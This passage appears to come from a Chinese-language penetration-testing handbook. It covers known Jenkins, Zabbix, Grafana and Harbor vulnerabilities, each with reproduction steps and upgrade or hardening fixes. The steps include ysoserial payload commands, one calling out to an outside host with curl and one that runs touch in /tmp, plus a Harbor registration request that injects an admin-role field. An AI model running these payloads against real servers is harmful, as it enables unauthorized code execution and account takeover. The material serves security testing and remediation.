
漏洞地址：http://www.example.com:8080。

漏洞级别：高危。

漏洞详情：攻击机IP：10.33.32.85，靶机IP：192.168.230.143。

1. 浏览器访问：http://192.168.230.143:8080/cli检查服务是否存在。

2. <https://github.com/Joan016/poc/tree/master/Jenkins/CVE-2017-1000353/payload>生成java -jar payload.jar curl.ser "curl x.yuer.com"，并执行“exploit.py“脚本(需修改脚本中URL见<https://github.com/Joan016/poc/tree/master/Jenkins/CVE-2017-1000353/exploit.py>)，



3. 查看web日志信息：



漏洞修复：升级Jenkins 主线版本到 2.57，Jenkins LTS 版本到 2.46.2。

参考资料：<https://blogs.securiteam.com/index.php/archives/3171> 。

利用工具：<https://www.cnblogs.com/backlion/p/6813260.html>。

5.3.2 CVE-2016-9299漏洞


漏洞描述：这个漏洞的反序列化和LDAP有关，而且在反序列化后需要连接到一个恶意的LDAP服务器。影响版本：LTS Release 2.19.3 之前的所有版本，Weekly Release 2.32 之前的所有版本。

漏洞场景：Jenkins系统中。

漏洞地址：http://www.example.com:8080。

漏洞级别：高危。

漏洞详情：使用msfconsole。



补充POC：<https://github.com/rapid7/metasploit-framework/pull/7815>

漏洞修复：升级到最新版本。

参考资料：<https://github.com/rapid7/metasploit-framework/pull/7815> 。

5.3.3 CVE-2016-0792漏洞


漏洞描述：该漏洞是利用的createitem创建job的功能去调用api，通过低权限用户构造一个恶意的 XML 文档发送至服务端接口执行外部命令。影响版本：jenkins版本小于 1.650。

漏洞场景：有“Overall的read权限和Job的create权限”，POST数据类型为Xml，Xstream。

漏洞地址：http://www.example.com:8080。


漏洞级别：高危。

漏洞详情：1. 登录低权限用户test，权限为：Overall的read权限+Job的create权限。




2. 将xml数据包(<https://github.com/Joan016/poc/blob/master/Jenkins/CVE-2016-0792/XML.txt> )提交到创建项目页，项目名称可任意命名如取名为qt-sec，完整的链接如下：http://178.18.120.133:8181/createItem?name=qt-sec。string红色部分为要执行命令和对象<https://github.com/Joan016/poc/blob/master/Jenkins/CVE-2016-0792/a.png> 。

3. 改数据包Content-Type: application/xml请求返回500，但/tmp/qingteng-test-1创建OK：



参考资料：<http://www.freebuf.com/vuls/97659.html>。



漏洞修复：更新至Jenkins 1.650及以上版本，设置强口令，设置访问控制，禁止匿名访问权限。

5.3.4 CVE-2015-8103漏洞

漏洞描述：该漏洞未经身份验证的远程攻击者在Jenkins主机上运行任意代码。影响版本：Jenkins 1.637及之前版本、Jenkins LTS 1.625.1及之前版本。


漏洞场景：Jenkins未授权可以访问。

漏洞地址：http://www.example.com:8080。


漏洞级别：高危。

漏洞详情：1. 启动 Jenkins，并检查 /tmp 目录文件无isvuln文件，用ysoserial和jenkins.py测试：

java –jar ysoserial-0.0.2-all.jar Commonscollections1 “touch /tmp/isvuln”>payload



2. 再次查看服务器上 /tmp 目录下文件。成功创建了 isvuln 文件。



漏洞修复：升级补丁以修复这个安全问题，请到厂商的[主页下载](https://wiki.jenkins-ci.org/display/SECURITY/Jenkins+Security+Advisory+2015-11-11)。参考资料[见这](https://foxglovesecurity.com/2015/11/06/what-do-weblogic-websphere-jboss-jenkins-opennms-and-your-application-have-in-common-this-vulnerability/" \l "jenkins)，复现资料[见这](https://www.seebug.org/vuldb/ssvid-89725)。

10.6 Zabbix服务


漏洞描述：账户设置了弱口令或者没有开启认证功能，导致系统功能可以被未授权访问等。

漏洞场景：使用了Zabbix服务。

漏洞地址：http://www.example.com:8069。

漏洞级别：高危。

漏洞测试：访问系统<http://www.example.com:8069>，尝试进Administration的scripts功能：



漏洞修复：1. 规避账户弱口令并禁用Guest用户，设置网络层的访问控制并开启系统认证功能。



2．Zabbix的server和agent都不以root启动，设置AllowRoot=0；



3．禁止agent执行system.run，设置EnableRemoteCommands=0。

10.7 Grafana风险

Grafana 存在授权问题漏洞，该漏洞源于在受影响的版本中，未经身份验证和身份验证的用户都可以通过访问路径：/dashboard/snapshot/：key或/api/snapshot/：key来查看具有最低数据库键的快照。如果快照\"公共模式\"配置设置为true(而默认为false)，未经身份验证的用户可以通过访问路径：/api/snapshot-delete：/deleteKey来删除快照，并使用最低的数据库键。无论快照的“公共模式”设置如何，通过身份验证的用户都可以删除快照.

https://www.freebuf.com/articles/web/245582.html

10.7 Harbor风险

漏洞描述：Harbor是一个用于存储和分发Docker镜像的企业级Registry服务器。Harbor 1.7.0版本至1.8.2版本中的core/api/user.go文件存在安全漏洞。攻击者通过在请求中添加关键参数，即可利用该漏洞创建管理员账户，从而接管Harbor镜像仓库。

漏洞场景：Harbor 1.7.0版本至1.8.2版本

漏洞地址：http://www.example.com。

漏洞级别：高危。

漏洞测试：


harbor 对外提供注册功能，提交注册时使用burpsuite修改数据包。



在post的json数据中添加，"has\_admin\_role": True



使用创建的管理员用户，登录harbor，接管Harbor镜像仓库，harbor中有大量的镜像。



漏洞修复：升级Harbor版本到 1.7.6 和 1.8.3

参考下载链接：<https://github.com/goharbor/harbor/releases>

CVE-2019-16097：在注册请求包中添加 "has\_admin\_role":true 字段。

CVE-2019-19026（SQL注入，高危）：[https://github.com/goharbor/harbor/security/advisories/GHSA-rh89-vvrg-fg64](https://github.com/goharbor/harbor/security/advisories/GHSA-rh89-vvrg-fg64" \t "https://www.cnblogs.com/AtesetEnginner/p/_blank)（需管理权限）

CVE-2019-19029（SQL注入，高危）：[https://github.com/goharbor/harbor/security/advisories/GHSA-qcfv-8v29-469w](https://github.com/goharbor/harbor/security/advisories/GHSA-qcfv-8v29-469w" \t "https://www.cnblogs.com/AtesetEnginner/p/_blank) （需管理权限）

CVE-2019-19025（CSRF保护缺失，严重）：[https://github.com/goharbor/harbor/security/advisories/GHSA-gcqm-v682-ccw6](https://github.com/goharbor/harbor/security/advisories/GHSA-gcqm-v682-ccw6" \t "https://www.cnblogs.com/AtesetEnginner/p/_blank)（需诱导授权）

CVE-2019-19023（权限提升，严重）：[https://github.com/goharbor/harbor/security/advisories/GHSA-3868-7c5x-4827](https://github.com/goharbor/harbor/security/advisories/GHSA-3868-7c5x-4827" \t "https://www.cnblogs.com/AtesetEnginner/p/_blank)（需权限）

CVE-2019-3990（用户枚举，中危）：[https://github.com/goharbor/harbor/security/advisories/GHSA-6qj9-33j4-rvhg](https://github.com/goharbor/harbor/security/advisories/GHSA-6qj9-33j4-rvhg" \t "https://www.cnblogs.com/AtesetEnginner/p/_blank)（需普通用户权限）

更多工具见

<https://github.com/knownsec/404StarLink2.0-Galaxy/blob/master/TOOLS_README.md#zsdevxdarkeye> 各测试人员按自己情况使用

<https://github.com/ybdt/dict-hub>

<https://github.com/gh0stkey/Web-Fuzzing-Box>

<https://www.secrss.com/articles/34475>